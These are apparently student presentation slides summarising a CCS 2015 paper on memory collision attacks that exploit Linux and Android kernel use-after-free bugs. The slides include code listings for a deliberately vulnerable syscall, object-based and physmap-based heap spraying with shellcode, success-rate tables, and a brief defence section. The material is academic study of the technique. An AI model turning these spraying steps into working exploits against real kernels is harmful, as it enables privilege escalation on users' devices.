FROM COLLISION TO EXPLOITATION : UNLEASHING USE-AFTER-FREE VULNERABILITIES IN LINUX KERNEL

Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang, Tianyi Xie, Yuanyuan Zhang∗, Dawu Gu

Shanghai Jiao Tong University

CCS 2015

Presented By Dong Yuan & Zhihui Deng

(2015210938 2015210926)

BACKGROUND


- Application Level Vulnerabilities
  - Stack Overflow
  - 命令截断
- Mitigation Efforts:
  - DEP, ASLR, stack canaries and sandbox isolation…
- Linux Kernel Vulnerabilities
  - Logic errors
  - Check missing on arguments and privileges
  - NULL pointer dereferences
  - Heap overflows
  - ***Use after free***

USE-AFTER-FREE VULNERABILITIES

- What's USE-AFTER-FREE?

```
2  asmlinkage int sys_vuln (int opt, int index) {
3      ...
4      switch (opt) {
5          case 1: // Allocate
6              ...
7              obj[total++] = kmem_cache_alloc(cachep,
                   GFP_KERNEL);
8              break;
9          case 2: // Free
10             ...
11             free(obj[index]);
12             ...
13             break;
14         case 3: // Use
15             ...
16             /* no status checking */
17             void (*fp)(void) = (void (*)(void))(*(
                   unsigned long *)obj[index]);
18             fp();
19             break;
20     }
21     ...
22     /* Return index of the allocated object */
23     return total - 1;
24 }
```

MEMORY COLLISION ATTACK



OBJECT-BASED ATTACK

- Insight:
  - Once an allocated vulnerable object is freed, the kernel will recycle the space occupied by that object for a recent allocation.
- Leverage:
  - Memory Allocation of Linux Kernel
- Conduct:
  - Collision between Objects of the Same Size
  - Collision between Objects of Different Sizes

CONDUCT COLLISION

- SLAB/SLUB allocators
- Collision between Objects of the Same Size
  - Allocator tries to merge kernel objects of the same size instead of the same type into one cache, which helps to reduce overhead and increases cache hotness of kernel objects.
  - Attack: Kmalloc
    - Use this command make the collsion
- Collision between Objects of Different Sizes
  - Some objects may not fit the kmalloc size
  - Attack: Several new SLAB caches are created and filled with vulnerable objects in the very beginning
    - Wait the attack to success

OBJECT-BASED ATTACK


```
11  /* Step 1: defragmenting and allocating objects */
12  for (int i = 0; i < D + M; i++)
13      index = syscall(NR_SYS_UNUSED, 1, 0);
14  /* Step 2: freeing objects */
15  for (int i = 0; i < M; i++)
16      syscall(NR_SYS_UNUSED, 2, i);
17  /* Step 3:  creating collisions */
18  char buf[512];
19  for (int i = 0; i < 512; i += 4)
20      *(unsigned long *)(buf + i) = shellcode;
21  for (int i = 0; i < N; i++) {
22      struct mmsghdr msgvec[1];
23      msgvec[0].msg_hdr.msg_control = buf;
24      msgvec[0].msg_hdr.msg_controllen = 512;
25      ...
26      syscall(__NR_sendmmsg, sockfd, msgvec, 1, 0);
27  }
28  /* Step 4: using freed objects (executing shellcode)
        */
29  for (int i = 0; i < M; i++)
30      syscall(NR_SYS_UNUSED, 3, i);
```

PHYSMAP-BASED ATTACK

- What's physmap?
- Insight:

  the data crafted by attackers in user space is directly mapped by the physmap into kernel space, thus the physmap can be used to rewrite the kernel memory previously occupied by freed vulnerable object and exploit use-after-free vulnerabilities.

LINUX KERNEL MEMORY LAYOUT



ATTACK STRATEGY

- Spray kernel objects in group
- The objects for padding can be released through the intended way
- The re-filling step should be conducted immediately

PHYSMAP-BASED ATTACK

Listing 3: Physmap-based Attack

```
/* exploiting
 D: Number of objects for defragmentation
 E: Iterations of object spraying
 P: Number of objects for padding in one group
 V: Number of allocated vulnerable objects in one
      group
*/

/* Step 1: defragmenting */
for (int i = 0; i < D; i++)
    syscall(NR_SYS_UNUSED, 1, 0);
/* Step 2: object spraying */
p = 0; v = 0;
for (int i = 0; i < E; i++) {
    for (int j = 0; j < P; j++)
        pad[p++] = syscall(NR_SYS_UNUSED, 1, 0);
    for (int j = 0; j < V; j++)
        vuln[v++] = syscall(NR_SYS_UNUSED, 1, 0);
}
```

```
/* Step 3: freeing */
for (int i = 0; i < p; i++)
    syscall(NR_SYS_UNUSED, 2, pad[i]);
for (int i = 0; i < v; i++)
    syscall(NR_SYS_UNUSED, 2, vuln[i]);
/* Step 4: creating collisions */
unsigned long base = 0x10000000;
while (base < SPRAY_RANGE) {
    unsigned long addr = (unsigned long)mmap((void
        *)base, 0x10000000, PROT_READ | PROT_WRITE
        | PROT_EXEC, MAP_SHARED | MAP_FIXED |
        MAP_ANONYMOUS, -1, 0);
    unsigned long i = addr;
    for (; i < addr + 0x10000000; i += 4) *(unsigned
        long *)(i) = shellcode;
    mlock((void *)base, 0x10000000);
    base += 0x10000000;
}
/* Step 5: using freed objects (executing shellcode)
    */
for (int i = 0; i < v; i++)
    syscall(NR_SYS_UNUSED, 3, vuln[i]);
```

EFFECTIVENESS OF THE ATTACK

- Three aspects:
  - Feasibility Analysis
  - Advantages
  - Limitations

OBJECT-BASED ATTACK

- Feasibility:
  - Experiment: a memory collision happens when the 716th kmalloc-512 buffer is created
- Advantages:
  - Kmalloc is convenient and usable
  - Both the content and the size are user-controlled
- Limitations:
  - Difficult with different size of objects
  - Even the same size have to be 128bit/256bit…

PHYSMAP-BASED ATTACK

- Feasibility:
  - There are address overlap between physmap and kernel space in 32 bit & 64 bit kernel
- Advantages:
  - Stability
  - Separation
  - Data control
  - Wide applicable scenarios
- Limitations:
  - if a vulnerable object is going to be reused quickly
  - If a vulnerable object is for internal use in kernel

EVALUATION

- Both attack in Linux Kernel
- Both attack in Android Kernel

TESTING WITH LINUX KERNEL

Attack Types	System	Memory Req. for Padding	Memory Req. for Bug-freed Objects	Memory Req. for Spraying	Success Rate
Object-based 1	32-bit	NaN	64KB	64KB	99%
	64-bit	NaN	96MB	128KB	80%
Object-based 2	32-bit	NaN	168KB	128KB	60%
	64-bit	NaN	160MB	256KB	40%
Physmap-based	32-bit	32MB	512KB	1536MB	99%
	64-bit	32MB	512KB	1536MB	85%

TESTING WITH ANDROID KERNEL

- exploits the CVE-2015-3636 use-after-free vulnerability

System	RAM Size	Device	Memory for Padding	Memory for Spraying	Memory for Bug-freed Objects	Success Rate
Android 32-bit	1G	Huawei Honor 4 Xiaomi Hongmi Note	128MB	640MB	64KB	85%∼90%
	2G	Google Nexus 5/7 Samsung Galaxy S4/S5 HTC One M8 Huawei Mate 7/Ascend P7 Xiaomi M3	128MB	1024MB	64KB	98%
	3G	Samsung Galaxy Note 3 Sony Z2/Z3 Huawei Honor 6 Xiaomi M4	128MB	1536MB	64KB	98%
Android 64-bit	2G	Google Nexus 9	128MB	1024MB	64KB	90%
	3G	Samsung Galaxy S6/S6 Edge HTC One M9	128MB	1536MB	64KB	85%∼90%

DEFENDINGAGAINSTMEMORYCOL- LISION ATTACK

- Separate the Physmap from kernel space
  - Bound for the Physmap
  - Complete Separation

COMMENTS

- Objected-Based Attack
  - SLAB?
- Physmap-Based Attack is a good attack.
- What is the success rate when some other memory consuming program runs at the same time?

Thank you!